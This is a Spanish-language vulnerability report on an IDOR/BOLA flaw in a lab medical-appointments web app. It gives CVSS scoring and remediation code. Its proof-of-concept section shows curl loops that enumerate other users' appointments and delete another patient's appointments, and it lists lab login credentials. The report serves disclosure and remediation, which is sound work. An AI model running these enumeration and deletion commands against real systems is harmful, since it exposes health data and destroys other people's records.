

 **CONFIDENCIAL**

Reporte de Vulnerabilidad

IDOR / Broken Object Level Authorization en la API de Turnos Médicos

ID del Ticket	VULN-2026-001
Activo evaluado	Aplicación web «Turnos Médicos» (Lab Turnero)
Severidad	ALTA CVSS v3.1 8.8
Tipo	IDOR — CWE-639 / API1:2023 (BOLA)
Cliente	Software Seguro — Laboratorio Turnero
Analista	J. M. F. · jmf01111974@gmail.com
Fecha del reporte	01 de octubre de 2026
Versión	1.0

Contenido

1. Resumen Ejecutivo	pág. 2
2. Detalles Técnicos	pág. 2
3. Métricas CVSS	pág. 3
4. Prueba de Concepto (PoC)	pág. 4
5. Recomendaciones de Remediación	pág. 6
6. Referencias e Historial	pág. 7

Este documento contiene información sensible sobre vulnerabilidades de seguridad. Su distribución está restringida al personal autorizado del cliente. Las pruebas se realizaron sobre un entorno de laboratorio con autorización explícita.

1. Resumen Ejecutivo

Audiencia: dirección y responsables de negocio. Redactado sin tecnicismos.

¿Qué encontramos?

El sistema de turnos médicos permite que **cualquier usuario con una cuenta válida vea y elimine los turnos de otros pacientes**. La aplicación confía en un número que viaja en la dirección web (la "URL") para decidir a qué datos se accede, pero **nunca verifica que esos datos pertenezcan realmente a quien hace la consulta**. Cambiando ese número, un usuario común accede a la información de cualquier otro.

¿Por qué importa para el negocio?

Se trata de **datos de salud**, que son especialmente protegidos por la ley. Un atacante autenticado podría: (1) **espiar** con qué especialista, en qué clínica y en qué fecha se atiende cualquier paciente; y (2) **borrar los turnos de todos los pacientes**, dejando a la clínica sin su agenda. Las consecuencias incluyen exposición de información médica confidencial, interrupción de la atención, pérdida de confianza de los pacientes y posibles **sanciones regulatorias** por incumplimiento de la normativa de protección de datos personales (Ley 25.326 en Argentina / GDPR).

¿Qué tan grave es?

Severidad ALTA — CVSS 8.8. La falla es trivial de explotar (basta con cambiar un número en la dirección web), no requiere herramientas especiales y cualquier usuario registrado puede hacerlo. Durante la prueba se eliminaron con éxito los cuatro turnos del usuario `xdalvik` sin afectar a los demás.

¿Qué hay que hacer?

Agregar una **verificación de propiedad** en el servidor: antes de mostrar o borrar un turno, comprobar que pertenece al usuario que está conectado. Es una corrección de **bajo esfuerzo y alto impacto**, de aplicación **inmediata**.

Riesgo	Probabilidad	Impacto	Urgencia de acción
Acceso y borrado no autorizado de turnos médicos de terceros	Alta	Alto	Inmediata

2. Detalles Técnicos

Audiencia: equipo de desarrollo y administradores de la plataforma.

2.1 Descripción de la vulnerabilidad

La aplicación expone una API REST donde el **identificador del objeto** (el `user_id` del dueño de los turnos y el `id` de cada turno) se recibe directamente desde la petición del cliente y se utiliza para consultar o modificar la base de datos **sin validar que el objeto pertenezca al usuario autenticado**. Esto es un caso de **Insecure Direct Object Reference (IDOR)**, también catalogado como **Broken Object Level Authorization (BOLA)**. Se identificaron dos instancias:

a) IDOR de lectura — enumeración de turnos ajenos

El endpoint de listado incluye el identificador del usuario en la ruta:

```
GET /api/{user_id}/appointments/
```

Los identificadores son **numéricos y secuenciales**. Partiendo de `/api/1/appointments/` (turnos propios del usuario `luis`) e incrementando el valor, se alcanza `/api/101/appointments/`, que devuelve los turnos del usuario `xdalvik` — incluyendo clínica, especialista, fecha y nombre de usuario. No existe control de autorización: el servidor responde con los datos de cualquier `user_id` solicitado.

b) IDOR de escritura — eliminación de turnos ajenos

El endpoint de borrado identifica el turno únicamente por su `id`:

```
DELETE /api/appointments/{id}
```

El servidor elimina el turno indicado **sin comprobar que pertenezca al usuario de la sesión**. Así se eliminaron los turnos `10, 11, 12 y 13` (propiedad de `xdalvik`) desde la sesión de `luis`.

2.2 Clasificación

Tipo (CWE)	CWE-639 — Authorization Bypass Through User-Controlled Key · CWE-284 — Improper Access Control
OWASP API Security Top 10 (2023)	API1:2023 — Broken Object Level Authorization (BOLA)
OWASP Top 10 (2021)	A01:2021 — Broken Access Control
CVE	No aplica (defecto propio de la aplicación, no de un componente de terceros)

2.3 Activos y alcance afectado

Aplicación	«Turnos Médicos» (Lab Turnero)
Host	<code>chl-<instancia>-turnero.softwareseguro.com.ar</code> (el subdominio se asigna por instancia/sesión)
Endpoints vulnerables	<code>GET /api/{user_id}/appointments/</code> <code>DELETE /api/appointments/{id}</code>
Parámetro	<code>user_id</code> (ruta) e <code>id</code> del turno (ruta)
Dato sensible involucrado	Información de salud: paciente, especialista, clínica y fecha de cada turno
Alcance	Todos los usuarios de la plataforma (lectura y borrado)

2.4 Causa raíz

La lógica de los endpoints aplica **autenticación pero no autorización a nivel de objeto**: verifica que haya una sesión iniciada, pero no que el recurso solicitado pertenezca a esa sesión. El identificador del recurso proviene de una entrada controlada por el cliente (la URL) y se usa tal cual contra la base de datos. El uso de **identificadores secuenciales predecibles** agrava el problema, al facilitar la enumeración exhaustiva de todos los usuarios.

3. Métricas CVSS

Puntuación objetiva y reproducible del riesgo técnico, según CVSS v3.1.

CVSS Base Score	Severidad	Vector
8.8	ALTA	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Desglose del vector (métricas base)

Métrica	Valor	Justificación
Attack Vector (AV)	Network (N)	La API se explota de forma remota a través de Internet (HTTP/HTTPS).
Attack Complexity (AC)	Low (L)	No requiere condiciones especiales: basta con modificar un número en la URL.
Privileges Required (PR)	Low (L)	Se necesita una cuenta de usuario estándar y una sesión iniciada (p. ej. luis).
User Interaction (UI)	None (N)	No requiere que ninguna víctima realice acción alguna.
Scope (S)	Unchanged (U)	El impacto permanece dentro de la misma aplicación/autoridad de seguridad.
Confidentiality (C)	High (H)	Exposición total de los datos de salud (turnos) de cualquier usuario.
Integrity (I)	High (H)	Permite eliminar/modificar turnos de cualquier usuario sin autorización.
Availability (A)	High (H)	El borrado masivo de turnos destruye la agenda, dejando el recurso inaccesible para los usuarios legítimos.

Nota de criterio: la disponibilidad se valora como **Alta (A:H)** porque un atacante puede eliminar la totalidad de los turnos de todos los usuarios. Bajo un criterio más conservador (**A:N** , considerando la destrucción de datos únicamente en integridad), el puntaje resultante es **8.1**, que permanece en el rango de severidad **Alta**.

Verificable en la calculadora oficial: <https://www.first.org/cvss/calculator/3.1>

4. Prueba de Concepto (PoC)

Reproducción paso a paso. Cualquier técnico con una cuenta del laboratorio puede replicar el hallazgo.

4.1 Requisitos previos

- Cuenta de prueba del laboratorio: usuario **luis** / clave **Luis.4321** .
- Un navegador web, o **curl** + **jq** desde línea de comandos.
- El subdominio asignado a la instancia (visible en la barra de direcciones tras iniciar sesión).

4.2 Pasos de reproducción

Paso 1 — Autenticarse y fijar la URL base. Iniciar sesión como **luis** y capturar la cookie de sesión. El endpoint de login se confirma desde la pestaña «Red» del navegador.

```
# Subdominio asignado a tu instancia del laboratorio
BASE="https://chl-<instancia>-turnero.softwareseguro.com.ar"


# Autenticación: guarda la cookie de sesión en cookies.txt
curl -s -c cookies.txt -X POST "$BASE/login" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data "username=luis&password=Luis.4321"
```

Paso 2 — Identificar el patrón del endpoint. Consultar los turnos propios confirma la estructura de la ruta con el **user_id** incrustado.

```
curl -s -b cookies.txt "$BASE/api/1/appointments/" | jq .
```

Paso 3 — IDOR de lectura: enumerar turnos de otros usuarios. Recorrer secuencialmente el **user_id**. En **user_id = 101** aparecen los turnos del usuario **xdalvik**.

```
# Enumeración secuencial de identificadores de usuario
for id in $(seq 1 120); do
  echo "== user_id $id =="
  curl -s -b cookies.txt "$BASE/api/$id/appointments/" \
    | jq -c '.[]? | {id, user, user_id, clinic}'
done
# -> user_id 101 devuelve los turnos 10,11,12,13 de "xdalvik"
```




Evidencia 1 — Respuesta de `GET /api/101/appointments/`: se exponen los 4 turnos del usuario **xdalvik** (user_id 101) accediendo desde la sesión de **luis**. IDOR de lectura confirmado.

Paso 4 — IDOR de escritura: eliminar los turnos ajenos. Con los `id` obtenidos, invocar el borrado. El servidor no comprueba la propiedad del turno.


```
for aid in 10 11 12 13; do
  curl -s -b cookies.txt -X DELETE "$BASE/api/appointments/$aid" \
    -w "DELETE $aid -> HTTP %{http_code}\n"
done
# -> HTTP 200/204 en cada borrado; se eliminan los turnos de xdalvik
```

Paso 5 — Verificación del impacto. Reconsultar el listado del usuario 101 (ahora vacío) y confirmar que los turnos del propio `luis` permanecen intactos.

```
curl -s -b cookies.txt "$BASE/api/101/appointments/" | jq . # -> [] (vacío)
curl -s -b cookies.txt "$BASE/api/1/appointments/" | jq . # -> turnos de luis intactos
```



Evidencia 2 — Tras el borrado, `GET /api/101/appointments/` devuelve una lista vacía: los turnos de `xdalvik` fueron eliminados por un usuario no autorizado.



Evidencia 3 — Panel «Mis Turnos» del usuario **luis** : sus propios turnos permanecen intactos, demostrando que la acción afectó selectivamente a datos de un tercero.

4.3 Resultado esperado vs. obtenido

Esperado (sistema seguro)	Obtenido (sistema vulnerable)
HTTP 403 Forbidden al solicitar o borrar turnos de otro usuario.	HTTP 200/204 : se devuelven y eliminan turnos ajenos sin restricción.

Nota ética: la PoC se ejecutó únicamente sobre el entorno de laboratorio autorizado, con el impacto mínimo necesario para demostrar el riesgo. En un entorno productivo no deben eliminarse datos reales; la demostración se limitaría a la lectura no autorizada de un único registro de control.

5. Recomendaciones de Remediación

Audiencia: equipo de desarrollo que implementará la corrección.

5.1 Solución recomendada (prioritaria)

Implementar **control de autorización a nivel de objeto** en cada endpoint: antes de leer o modificar un recurso, verificar que pertenece al usuario autenticado. El identificador del dueño debe derivarse de la **sesión del servidor**, nunca de un parámetro controlado por el cliente.

Endpoint de borrado — verificar propiedad antes de eliminar:

```
# VULNERABLE: elimina por id sin validar el propietario
@app.delete("/api/appointments/<int:appt_id>")
@login_required
```

```
def delete_appt(appt_id):
    appt = Appointment.query.get_or_404(appt_id)
    db.session.delete(appt)          # <- no comprueba el dueño
    db.session.commit()
    return "", 204

# CORREGIDO: rechaza si el turno no pertenece al usuario de la sesión
@app.delete("/api/appointments/<int:appt_id>")
@login_required
def delete_appt(appt_id):
    appt = Appointment.query.get_or_404(appt_id)
    if appt.user_id != current_user.id:
        abort(403)                  # control de autorización a nivel de objeto
    db.session.delete(appt)
    db.session.commit()
    return "", 204
```

Endpoint de listado — derivar el usuario de la sesión, no de la URL:

```
# CORREGIDO: se elimina {user_id} de la ruta; se usa el de la sesión
@app.get("/api/appointments/")
@login_required
def list_appts():
    appts = Appointment.query.filter_by(user_id=current_user.id).all()
    return jsonify([a.to_dict() for a in appts])
```

5.2 Mitigaciones temporales

- Aplicar una regla en el WAF/API Gateway que bloquee el acceso a `/api/{user_id}/appointments/` cuando el `user_id` de la ruta no coincida con el de la sesión.
- Monitorizar y alertar sobre accesos secuenciales a múltiples `user_id` (patrón de enumeración).
- Limitar la tasa de peticiones (rate limiting) a los endpoints de la API.

5.3 Buenas prácticas de fondo (prevención)

- **Autorización centralizada y "deny by default"**: toda ruta que reciba un identificador debe pasar por una comprobación de propiedad/rol común.
- **Identificadores no predecibles (UUID)** como defensa en profundidad, para dificultar la enumeración (no sustituye al control de autorización).
- Pruebas automatizadas de autorización (un test que intente acceder con la sesión del usuario A a recursos del usuario B y espere `403`).
- Revisión de código y análisis estático orientados a BOLA/IDOR en nuevos endpoints.

5.4 Plan de acción

Acción	Responsable	Prioridad	Plazo	Estado
Añadir verificación de propiedad en <code>DELETE</code> y <code>GET</code>	Equipo de desarrollo	Alta	Inmediato	Pendiente
Mitigación en WAF + monitoreo de enumeración	Infraestructura / SecOps	Alta	24–48 h	Pendiente
Migrar a identificadores UUID	Equipo de desarrollo	Media	30 días	Pendiente

Test de regresión de autorización	QA / Seguridad	Alta	Con el fix	Pendiente
Re-test de verificación	Analista de seguridad	Alta	Tras el fix	Pendiente

5.5 Verificación (re-test)

Repetir los pasos 3 y 4 de la PoC con la sesión de `luis` contra recursos de `xdalvik`. El criterio de aceptación es que ambos endpoints respondan `403 Forbidden` (o `404`) y que no se exponga ni modifique ningún dato ajeno. Confirmar además que un usuario sí puede operar sobre sus propios turnos.

 **Criterio de cierre:** el ticket se marca como *Cerrado* cuando el re-test confirma el bloqueo del acceso ajeno sin regresiones en la funcionalidad legítima.

6. Referencias e Historial

Referencias

- OWASP API Security Top 10 (2023) — API1:2023 Broken Object Level Authorization: <https://owasp.org/API-Security/editions/2023/en/Oxa1-broken-object-level-authorization/>
- CWE-639 — Authorization Bypass Through User-Controlled Key: <https://cwe.mitre.org/data/definitions/639.html>
- OWASP Top 10 (2021) — A01 Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- CVSS v3.1 Calculator (FIRST): <https://www.first.org/cvss/calculator/3.1>
- OWASP WSTG — Testing for IDOR: <https://owasp.org/www-project-web-security-testing-guide/>

Historial de cambios

Versión	Fecha	Autor	Cambio
1.0	2026-10-01	J. M. F.	Creación del reporte y documentación del hallazgo IDOR.

 Documento confidencial — uso interno / cliente autorizado únicamente. Las pruebas se realizaron en un entorno de laboratorio con autorización.